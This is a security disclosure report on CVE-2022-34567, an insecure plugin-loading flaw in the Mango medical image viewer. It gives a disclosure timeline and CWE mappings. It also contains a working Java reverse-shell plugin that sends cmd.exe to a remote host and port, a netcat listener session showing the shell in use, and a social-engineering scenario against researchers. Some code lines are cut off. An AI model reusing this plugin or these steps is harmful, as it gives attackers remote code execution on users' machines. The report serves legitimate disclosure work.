Mango Vulnerability Disclosure Report

JUNE 13, 2022

Reading time ~4 minutes

Mango – short for Multi-image Analysis GUI – is a viewer for medical research images. It provides analysis tools and a user interface to navigate image volumes.

source: https://ric.uthscsa.edu/mango/index.html

Content

Versioning

Version	Date	Author	Comment
1.0	2022-06-13	Jo	Initial document

Version	Date	Author	Comment
1.1	2022-07-31	Jo	Added CVE-2022-34567

Disclosure Timeline

Disclosure followed 90-day timeline used by Google's Project Zero

Date	Comment
2022-03-22	UT's Information Security Office notified via email, response was to contact UTHSCSA's Security Team (provided with email).
2022-03-22	UTHSCSA Security Team notified via email. Advised of responsible disclosure
2022-03-23	UTHSCSA Security Team sent update via email (note: this was a unilateral action, no response from UTHSCSA had been received.)
2022-06-22	Vulnerability reported to MITRE.
2022-06-22	Vulnerability published publicly.
2022-07-28	CVE-2022-34567

Application Details

- **Software Name**: Multi-image Analysis GUI (aka Mango)
- **Software Version**: 4.1 (released 03-24-2019)
- **Software Supported OS**: Windows, Mac, Linux
- **Software website**: https://ric.uthscsa.edu/mango/
- **Software download page**: https://ric.uthscsa.edu/mango/mango.html
- **Software version history**: https://ric.uthscsa.edu/mango/versionhistory.html#v41


Vulnerability: Insecure Plugin Use/Implementation.

Overview: Mango allows 3rd party developed plugins to be used. The product page contains a list of some plugins that have been developed. Mango plugins are written in Java, as a platform-agnostic language, Java gives developers a lot of control over the operating system. Mango does no plugin


validation, or provides any notice to users if “new” plugins were to be added. In short, any properly crafted plugin added to the plugin folder (user writable) will automatically be loaded by Mango and executed. This can result in a threat actor crafting a malicious plugin that, if deployed, would result in a threat actor achieving remote access with the same rights as the user running Mango.

Details: Assessor created a customized plugin and deployed and deployed on a Windows test environment. The plugin was designed to integrate into Mango and, once loaded, would establish a connection (“reverse shell”) back to a remote testing computer (“attacker”).

Two tests were attempted and succeeded. Both attempts involved crafting a customized plugin (we named “Evil Plugin”) and with user-level permissions moving Evil Plugin into C:\Users\<user name>\AppData\Roaming\Mango\Plugins. One attempt created a reverse shell to a remote computer the other test executed Calculator to demonstrate the ability to execute code on the system.



The above image shows we started off with an empty plugin folder. With the Evil Plugin on the Desktop. We then move the plugin from the Desktop to the plugin folder. No errors are encountered. We then load Mango and observed the settings, the Evil Plugin was loaded.





```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.141.172.3] from (UNKNOWN) [10.141.172.4] 56150
Microsoft Windows [Version 10.0.19044.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Mango>whoami
whoami
ip-ac1f0164\user

C:\Program Files\Mango>dir C:\Users\user
dir C:\Users\user
 Volume in drive C has no label.
 Volume Serial Number is 18D7-5925

 Directory of C:\Users\user

03/20/2022  04:34 PM    <DIR>          .
03/20/2022  04:34 PM    <DIR>          ..
03/20/2022  04:11 PM    <DIR>          3D Objects
03/20/2022  04:11 PM    <DIR>          Contacts
03/20/2022  04:32 PM    <DIR>          Desktop
03/20/2022  04:11 PM    <DIR>          Documents
03/20/2022  04:21 PM    <DIR>          Downloads
03/20/2022  04:11 PM    <DIR>          Favorites
03/20/2022  04:11 PM    <DIR>          Links
03/20/2022  04:34 PM    <DIR>          MangoTempData
03/20/2022  04:11 PM    <DIR>          Music
03/20/2022  04:12 PM    <DIR>          OneDrive
03/20/2022  04:11 PM    <DIR>          Pictures
03/20/2022  04:11 PM    <DIR>          Saved Games
03/20/2022  04:11 PM    <DIR>          Searches
03/20/2022  04:11 PM    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)   8,756,654,080 bytes free
```



Plugin Proof of Concept Code

```
package edu.uthscsa.ric.plugins.mangoplugin;

import java.net.URL;
import edu.uthscsa.ric.mango.MangoContext;
import edu.uthscsa.ric.mango.MangoData;
import edu.uthscsa.ric.mango.MangoPlugin;
import edu.uthscsa.ric.mango.ViewerController;
import edu.uthscsa.ric.mango.viewerslice.VolumeManager;
import edu.uthscsa.ric.volume.ImageVolume;

public class ExamplePlugin implements MangoPlugin {

        @Override
        public void doOperation(MangoContext mango, VolumeManager viewer) {

                String host="10.1.1.2";
                String cmd="cmd.exe";
                int port=4444;

                Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
                Socket s = new Socket(host,port);
                InputStream pi = p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStrea
                OutputStream po = p.getOutputStream(),so=s.getOutputStream();
                while(!s.isClosed()) {

                        while(pi.available()>0)
```

```
                        so.write(pi.read());
                    while(pe.available()>0)
                        so.write(pe.read());
                    while(si.available()>0)
                        po.write(si.read());
                    so.flush();
                    po.flush();
                    Thread.sleep(50);
                    try {
                        p.exitValue();
                        break;
                    }catch (Exception e){}
                };
                p.destroy();
                s.close();
            }

            @Deprecated
            @Override
            public void doOperation(MangoData data, ViewerController controller) { }

            @Override
            public String getMinimumVersionSupported() { return null; }

            @Override
            public String getPluginName() { return "My Reverse Shell Plugin"; }

            @Override
            public URL getPluginURL() { return null; }

            @Override
            public String getVersion() { return null; }

            @Override
            public boolean hasNewerVersion() { return false; }
        }
```

Observed Common Weakness Enumeration (CWE)

CWE	Name	Common Consequences	Description
CWE-345	Insufficient Verification of Data Authenticity	Varies by Context	The software does not sufficiently verify the origin or authenticity of data, in a way that causes it to accept invalid data.
CWE-346	Origin Validation Error	An attacker can access any functionality that is inadvertently accessible to the source.	The software does not properly verify that the source of data or communication is valid.

CWE	Name	Common Consequences	Description
CWE-358	Improperly Implemented Security Check for Standard	Bypass Protection Mechanism	The software does not implement or incorrectly implements one or more security-relevant checks as specified by the design of a standardized algorithm, protocol, or technique.
CWE-829	Inclusion of Functionality from Untrusted Control Sphere	An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere.	The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Implications & Threat

According to Google Scholar, Multi-image Analysis GUI (Mango) returns 298 results, spanning a time range from 2018 - 2022 (Accessed: 2022-06-22). There are many potential attack scenarios where having the ability to quietly insert a plugin into a research tool could be leveraged to further a threat actor's aims.

One example to highlight the above point would be:

1. A threat actor targeting researchers (or organizations) conducts open source intelligence reconnaissance and compiles a list of cited software used by key targets.
2. The threat actor discovers Multi-image Analysis GUI (Mango) permits the loading of modules without user interaction or notice and further custom modules could be crafted to achieve code execution.
3. The threat actor crafts a social engineering campaign which induces the target to: open a malicious document, file, or otherwise unknowingly start a process which drops a malicious modules
4. The target, perhaps as part of the social engineering campaign, or otherwise, runs Mango. At this point the malicious payload could be unknowingly executed moving the threat actor closer to achieving their goal.

SECURITY DISCLOSURE VULNERABILITY MANGO CVE CVE-2022-34567

UPDATED ON JUNE 22, 2022 BY REDTEAM

Read More

PowerShell Script to set Security Settings

Continue reading

Linux Enumeration
Published on June 26, 2022